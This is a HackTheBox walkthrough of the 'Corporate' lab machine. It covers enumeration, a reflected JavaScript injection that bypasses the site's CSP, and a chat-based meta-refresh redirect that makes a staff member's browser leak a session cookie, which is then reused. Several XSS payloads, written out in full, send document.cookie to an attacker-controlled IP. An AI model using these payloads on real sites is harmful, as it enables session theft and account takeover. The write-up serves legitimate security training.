



HACKTHEBOX



Corporate

2nd July 2024 / Document No D24.100.288

Prepared By: C4rm3l0

Machine Author: JoshSH

Difficulty: **Insane**

Classification: Official

Synopsis

Corporate is an insane-difficulty Linux machine featuring a feature-rich web attack surface that requires chaining various vulnerabilities to bypass strict Content Security Policies (CSP) and steal an authentication cookie via Cross-Site Scripting (XSS). This results in staff-level access to internal web applications, from where a file-sharing service's access controls can be bypassed to access other users' files. This leads to an onboarding document revealing the default password template. Password spraying the SSO endpoint returns valid credentials, which can be used to SSH into a workstation that authenticates via LDAP. Data in the user's home directory can be used to brute force the pin to a Bitwarden vault, enabling the attacker to pass multi-factor authentication (MFA) on Gitea and enumerate private repositories, discovering a private key used to sign JWT tokens. Forging a token and authenticating as a user in the engineering group, the LDAP password is changed to obtain system access to the group and a docker socket, which is leveraged to obtain `root` privileges inside a `Proxmox` environment. The container is escaped using a private SSH key belonging to the sysadmin group. Finally, CVE-2022-35508 is used to exploit PVE and obtain access to the `root` account on the host machine.

Skills Required

- Web Enumeration
- Chaining Web Vulnerabilities
- Linux Enumeration
- Vulnerability Research

Skills Learned

- Abusing Reflected XSS
- LDAP Enumeration
- Cracking Bitwarden
- Proxmox Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.246 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/))
nmap -p$ports -sc -sv 10.10.11.246

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 18:59 BST
Nmap scan report for 10.10.11.246
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      OpenResty web app server 1.21.4.3
|_http-server-header: openresty/1.21.4.3
|_http-title: Did not follow redirect to http://corporate.htb


Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

Starting off our enumeration with an `nmap` scan, we see that only a single TCP port is open on the target; an `OpenResty` web server is running on port `80`. The site redirects to `corporate.htb`, which we add to our `hosts` file:


```
echo 10.10.11.246 corporate.htb | sudo tee -a /etc/hosts
```

HTTP

We browse to `corporate.htb`, which lands us on a static website.




One interesting thing we note right off the bat is that when browsing to non-existent endpoints on the site, the request path is reflected on the rendered page:



Additionally, HTML tags are interpreted and rendered onto the page without being escaped.

```
http://corporate.htb/test<h1>Injected</h1>
```



There is not much else to look at at this stage, so we enumerate the target for any virtual hosts (VHosts) that might be configured:

```
wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://corporate.htb -H "Host: FUZZ.corporate.htb" -f subdomains.txt --hw 11
```

```
*****
* wfuzz 3.1.0 - The web Fuzzer *
*****
```

```
Target: http://corporate.htb/
Total requests: 4989
```

ID	Response	Lines	word	Chars	Payload
000000034:	200	38 L	175 W	1725 Ch	"support"
000000286:	302	0 L	4 W	38 Ch	"sso"
000000262:	403	7 L	9 W	159 Ch	"git"
000000845:	302	0 L	4 W	32 Ch	"people"

```
Total time: 0
Processed Requests: 4989
Filtered Requests: 4985
Requests/sec.: 0
```

We get four hits and add all of them to our `hosts` file.

```
echo 10.10.11.246 support.corporate.htb sso.corporate.htb git.corporate.htb
people.corporate.htb | sudo tee -a /etc/hosts
```

support.corporate.htb

We continue our enumeration by checking out the `support` subdomain, which appears to host some functionality to chat with customer support agents.

Corporate Support

Welcome to the Corporate Support Site, where we strive to provide exceptional customer service and technical assistance. At Corporate, we understand that your business needs reliable and efficient support to keep your operations running smoothly. That's why we offer a comprehensive range of services to assist you with any issue you may encounter.

Our team of experienced professionals is dedicated to resolving your queries promptly and efficiently, with a focus on providing you with the best possible solution. Whether you need help with software installation, network troubleshooting, or hardware maintenance, you can count on us to deliver personalized, high-quality support. Thank you for choosing Corporate!

Start chatting

We open a test chat and observe the application's behaviour:

Hi Melo!

Michale Jakubowski

Hi! What can I do for you today?

Sent at: 10:35:37 AM

You
Hello!

Sent at: 10:35:45 AM

Michale Jakubowski

I'm here to help. Do you have any questions or concerns?

Sent at: 10:35:50 AM

Please type your message

Send Message


It appears that we are dealing with an interactive, real-time chat. The ticket automatically closes after a few messages.

Hi Melo!


This ticket has been closed. Please open another one [here](#).

We open up the browser developer console and take a look at the `Debugger` tab and the included files, which leads us to the `chat.min.js` script inside `static/js`, which appears to be obfuscated/minified:

Hi Melo!



We copy the file's contents and paste them into an online JavaScript [deobfuscator](#):



JavaScript Source Code Review

We learn a few things from this file. For one, we see that WebSockets are in play, likely for sending/receiving messages:

```
const socket = io("ws://support.corporate.htb", {
  'auth': {
    'token': getCookie("CorporateSSO")
  }
});
```

The cookie `CorporateSSO` is thereby required as an authentication token. Moving along, we see how messages are rendered on the page via the `addMessage` function:

```
const ticketId = document.getElementById("ticket-id").value;
const addMessage = _0x5a6688 => {
  const _0xe6d2fc = !_0x5a6688.name;
  messageContainer.insertAdjacentHTML("beforeend", "<div class=\"row mb-2\">\n
<div class=\"col-9 text-light \" + (_0xe6d2fc ? \"bg-success offset-3\" : \"bg-
primary\") + \"\">\n      <div class=\"py-3 px-2\">\n          <strong>" + (_0xe6d2fc
? "You" : _0x5a6688.name) + "</strong><br />" + _0x5a6688.message + "\n
</div>\n      </div>\n      <div class=\"text-muted \" + (_0xe6d2fc ? "text-end" : '')
+ "\">\n          Sent at: " + _0x5a6688.sentAt + "\n          </div>\n </div>");
};
```

Crucially, we see that `insertAdjacentHTML` is used to display the messages on the page, suggesting that there might be a lack of input escaping. We test this by sending a message enclosed in HTML tags to see whether they are interpreted as such:

```
<i>Hello world!</i>
```

Hi Melo!

Nora Brekke

Welcome! What can I do to help you today?

Sent at: 10:50:18 AM

You

Hello World!

Sent at: 10:50:19 AM

● Support is typing

We can see that our message is indeed rendered in italics, meaning we can inject and render HTML onto the page. This finding strongly suggests that we can potentially also inject JavaScript, resulting in a cross-site scripting (XSS) vulnerability.

However, as per the [HTML5 specification](#), script elements inserted using `innerHTML` (`insertAdjacentHTML`) do not execute when they are inserted, so we make use of an inline event payload instead.

```
Hello
```

Hi Melo!

Julio Daniel

Good morning/afternoon/evening! How may I assist you today?


Sent at: 10:56:23 AM

You


Hello 

Sent at: 10:56:25 AM

After sending the message, we get no alert. Taking a look at the developer console shows a Content Security Policy (CSP) error:



We click on a request in the `Network` tab to check out the headers defined by the web server.



```
Content-Security-Policy: base-uri 'self'; default-src 'self' http://corporate.htb
http://*.corporate.htb; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com https://maps.googleapis.com
https://maps.gstatic.com; font-src 'self' https://fonts.googleapis.com/
https://fonts.gstatic.com data:; img-src 'self' data: maps.gstatic.com; frame-src
https://www.google.com/maps/; object-src 'none'; script-src 'self'
```

We see that `script-src` is set to `self`, which means that only scripts of the same origin can be imported, protecting against XSS of the kind we just tried to perform. The `default-src` is set to `self`, `http://corporate.htb`, and `http://*.corporate.htb`, which means that resources will, by default, only be loaded from those sources.

corporate.htb

Thinking back to our initial enumeration, we recall that the main site also renders HTML onto its error page. We head back to `corporate.htb` and check out the security policy there:

```
Content-Security-Policy: base-uri 'self'; default-src 'self' http://corporate.htb
http://*.corporate.htb; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com https://maps.googleapis.com
https://maps.gstatic.com; font-src 'self' https://fonts.googleapis.com/
https://fonts.gstatic.com data:; img-src 'self' data: maps.gstatic.com; frame-src
https://www.google.com/maps/; object-src 'none'
```

It looks similar to the one on the `support` application; however, we note that the `script-src` directive is missing. Despite this fact, we are still restricted by the `default-src` directive, which points to local resources. As such, we need to find some script or resource that we can hijack in some way.

Taking a look at the landing page's source code, we see that multiple scripts are being imported at the bottom of the page.


```
view-source:http://corporate.htb/
```

```
<!-- Scripts -->
<!-- Bootstrap core JavaScript -->
<script src="/vendor/jquery/jquery.min.js?v=8149963347557"></script>
<script src="/vendor/bootstrap/js/bootstrap.min.js?v=8149963347557"></script>

<script src="/vendor/analytics.min.js?v=8149963347557"></script>

<script src="/assets/js/analytics.min.js?v=8149963347557"></script>
<script src="/assets/js/isotope.min.js?v=8149963347557"></script>
<script src="/assets/js/owl-carousel.js?v=8149963347557"></script>
<script src="/assets/js/tabs.js?v=8149963347557"></script>
<script src="/assets/js/popup.js?v=8149963347557"></script>
<script src="/assets/js/custom.js?v=8149963347557"></script>
```

Among the stylistic scripts, we see two that are analytics-related. We take a look at one of them, feeding the obfuscated JavaScript to the same deobfuscator as before.

```
view-source:http://corporate.htb/assets/js/analytics.min.js?v=8149963347557
```

```
const Analytics = _analytics.init({
  'app': "corporate-landing",
  'version': 0x64,
  'plugins': [{
    'name': "corporate-analytics",
    'page': ({
      payload: _0x401b79
    }) => {
      fetch("/analytics/page", {
        'method': "POST",
        'mode': 'no-cors',
        'body': JSON.stringify(_0x401b79)
      });
    },
    'track': ({
      payload: _0x930340
    }) => {
      fetch("/analytics/track", {
        'method': "POST",
        'mode': 'no-cors',
        'body': JSON.stringify(_0x930340)
      });
    },
    'identify': ({
      payload: _0x5cdcc5
    }) => {
      fetch("/analytics/init", {
        'method': "POST",
        'mode': "no-cors",
        'body': JSON.stringify(_0x5cdcc5)
      });
    }
  ]
})
```

```

    }
  });
  Analytics.identify(8149963347557.toString());
  Analytics.page();
  Array.from(document.querySelectorAll('a')).forEach(_0x40e926 => {
    _0x40e926.addEventListener("click", () => {
      Analytics.track('click', {
        'text': _0x40e926.textContent,
        'href': _0x40e926.href
      });
    });
  });
  if (document.getElementById("form-submit")) {
    document.getElementById("form-submit").addEventListener("click", () => {
      Analytics.track("sup-sent");
    });
  }
}

```

One thing we note is that the URL parameter `?v=` is passed in the `corporate.htb` source code, but not actually fetched by the script.

```
<script src="/assets/js/analytics.min.js?v=8149963347557"></script>
```

Instead, we see that its value (8149963347557) is included directly in the script's source:


```

Analytics.identify(8149963347557.toString());
Analytics.page();
Array.from(document.querySelectorAll('a')).forEach(_0x40e926 => {
  _0x40e926.addEventListener("click", () => {
    Analytics.track('click', {
      'text': _0x40e926.textContent,
      'href': _0x40e926.href
    });
  });
});
});

```

Therefore, we can try to modify the URL parameter to see if our change is also reflected in the script. We browse to:

```
http://corporate.htb/assets/js/analytics.min.js?v=injecte
```



We see that whatever we specify in the `?v=` parameter is indeed reflected in the source code, giving us a potential vector to inject arbitrary JavaScript.

To test this hypothesis, we first start a web server so that we know when we successfully triggered the XSS.

```
python3 -m http.server
```

Then, we try injecting this payload into the `?v` parameter:

```
window.location='http://10.10.14.40:8000/?'+document.cookie
```

The payloads are submitted by browsing to the script and modifying the `?v=` URL parameter, as follows:

```
http://corporate.htb/assets/js/analytics.min.js?v=window.location='http://10.10.14.40:8000/?'+document.cookie
```

The response we get shows that the `'` was URL-encoded, breaking our payload:

```
((window.location=%27http://10.10.14.40:8000/?%27+document.cookie)
[_0xb3bfb7(0x193)] ({}))
```

We modify our payload to use backticks instead, which appears to work:

```
window.location=`http://10.10.14.40:8000/?`+document.cookie
```

```
((window.location=`http://10.10.14.40:8000/?`+document.cookie) [_0xb3bfb7(0x193)]
({}))
```

Next, we attempt to load this resource via the 404 page, as it will be considered a local resource and pass the CSP headers. To do so, we will use `<script>` tags, setting the `src` to the script with the modified `?v` parameter. For that to work, we must URL-encode the payload passed to `?v`, which results in this final payload:

```
<script src="http://corporate.htb/assets/js/analytics.min.js?v=window.location%3D%60http%3A%2F%2F10.10.14.40%3A8000%2F%3F%60%2Bdocument.cookie"></script>
```

Submitting this payload results in the following error:

```
Uncaught ReferenceError: analytics is not defined
<anonymous> http://corporate.htb/assets/js/analytics.min.js?v=window.location=`http://10.10.14.40:8000/?`+document.cookie:1
[Learn More]
```

We submit the payload by browsing to the following URL, which will render our payload on the 404 error page.

```
http://corporate.htb/<script
src="http://corporate.htb/assets/js/analytics.min.js?v=window.location%3D%60http%3A%2F%2F10.10.14.40%3A8000%2F%3F%60%2Bdocument.cookie"></script>
```

Our payload fails because one of the vendor scripts has not been loaded yet, something we can fix by prepending a tag that loads the script to our payload. We modify it to look as follows:

```
<script src="/vendor/analytics.min.js"></script><script  
src="http://corporate.htb/assets/js/analytics.min.js?  
v=window.location%3D%60http%3A%2F%2F10.10.14.40%3A8000%2F%3F%60%2Bdocument.cookie  
></script>
```

Sending the payload redirects us to our `Python` web server, indicating that we successfully triggered the XSS.

```
python3 -m http.server  
  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.10.14.40 - - [01/Jul/2024 20:38:39] "GET /? HTTP/1.1" 200 -  
10.10.14.40 - - [01/Jul/2024 20:38:40] code 404, message File not found  
10.10.14.40 - - [01/Jul/2024 20:38:40] "GET /favicon.ico HTTP/1.1" 404 -
```

Foothold

Stealing Staff Cookies

Now that we have discovered a functional XSS vector, we must get the staff to visit the crafted endpoint so that we can steal their session cookie. While we have an HTML injection on the `support` chat, we know that we cannot execute any `<script>` tags. However, `<meta>` tags can still be leveraged to fetch our payload and trigger the XSS.

Using the `<meta>` tag's `http-equiv` attribute, we can instruct the browser to refresh the page after a certain number of seconds and redirect to a custom URL.

```
<meta http-equiv="refresh" content="0;url=...">
```

We can leverage this to redirect a staff member to the malicious `404` page, which should result in us stealing their cookie. For this to work, we must URL-encode the spaces, tags (`<`, `>`), and double-quotes (`"`) in our previous payload:

```
<meta http-equiv="refresh"  
content="0;url=http://corporate.htb/%3Cscript%20src=%22/vendor/analytics.min.js%2  
%3E%3C/script%3E%3Cscript%20src=%22http://corporate.htb/assets/js/analytics.min.  
js?  
v=window.location%3d%60http%3a%2f%2f10.10.14.40%3a8000%2f%3f%60%2bdocument.cookie  
%22%3E%3C/script%3E">
```

We then open a new support ticket and write a message using the above `meta` tag.

Hi Melo!

Candido Hackett
Good day! How may I be of service?

Sent at: 12:47:20 PM

You

Sent at: 12:47:22 PM

Please type your message


We get redirected to our web server and simultaneously get a request from the target machine, leaking the staff member's cookie:

```
10.10.11.246 - - [01/Jul/2024 21:26:04] "GET /?
CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwiYmFtZSI6IkhbmR
pZG8iLCJzdXJyYyI6ImV4bWlIjoisiSGFja2V0dCIsImVtYWlsIjoiaQ2FuZG1kby5IYWNRZXR0QGNvcnBvcnF0ZS5o
dGIiLCJyb2x1cyI6WyJzYWxlcyJdLCJyZXFlaXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiojE3M
Tk5MjA4MzcsImV4cCI6MTcyMDAwNzIzN30.U_04EqMnNfzqw-WWK9XOZPTyDA_eoJaYmHAtn9uClOA
HTTP/1.1" 200 -
10.10.14.40 - - [01/Jul/2024 21:26:07] "GET /? HTTP/1.1" 200 -
```

The cookie is a JSON Web Token (JWT), which we decode using jwt.io:

```
{
  "id": 5072,
  "name": "Candido",
  "surname": "Hackett",
  "email": "Candido.Hackett@corporate.htb",
  "roles": [
    "sales"
  ],
  "requireCurrentPassword": true,
  "iat": 1719920837,
  "exp": 1720007237
}
```

Using this cookie, we can now access the `people` application. We set the cookie via our browser's developer tools:



Filter Items									
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
CorporateSSO	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwiYmFtZSI6IkhbmRpZG8iLCJzdXJyYyI6ImV4bWlIjoisiSGFja2V0dCIsImVtYWlsIjoiaQ2FuZG1kby5IYWNRZXR0QGNvcnBvcnF0ZS5odGIiLCJyb2x1cyI6WyJzYWxlcyJdLCJyZXFlaXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiojE3M	.corporate.htb	/	Tue, 02 Jul 2024 20:00:00 GMT	320	false	false	None	Mon, 01 Jul 2024 21:26:07 GMT

Make sure to set the `Domain` to `.corporate.htb` to include all subdomains and the path to `/`.

people.corporate.htb

We can now browse to `people.corporate.htb`, which leads us to an employee dashboard.



Good Morning Employee!

Welcome to Our People! You are, after all, our people! Click any of the links below to get integrated into our esteemed employee ecosystem!



Chat



News



Sharing



Calendar



Holidays



Payroll

This application hosts a number of features; of particular interest is the `Sharing` endpoint.



Our Sharing

Sharing files is easy with Our Sharing! Keep your business-critical files here and simply specify the email of your fellow fantastic colleague to share it.

Upload a new file

Browse...

No file selected.

Upload File

Your Files

File	Uploaded At	Size	
Corporate_Initech_20200408.docx	4/17/2021, 8:41:27 AM	37.18 kB	
Corporate_Initech_20200408.docx	8/27/2021, 6:03:38 AM	37.18 kB	
Corporate_Acme Inc._20161231.docx	9/9/2022, 5:55:04 AM	37.57 kB	
candido-hackett.ovpn (Sensitive)	12/10/2021, 3:19:38 PM	2.77 kB	

Firstly, we notice that among our files is an `.ovpn` file, which is an `OpenVPN` configuration file that will likely allow us to access the corporate network.

We download the file and run it:

```
sudo openvpn candido-hackett.ovpn
```

```
<...SNIP...>
```

```
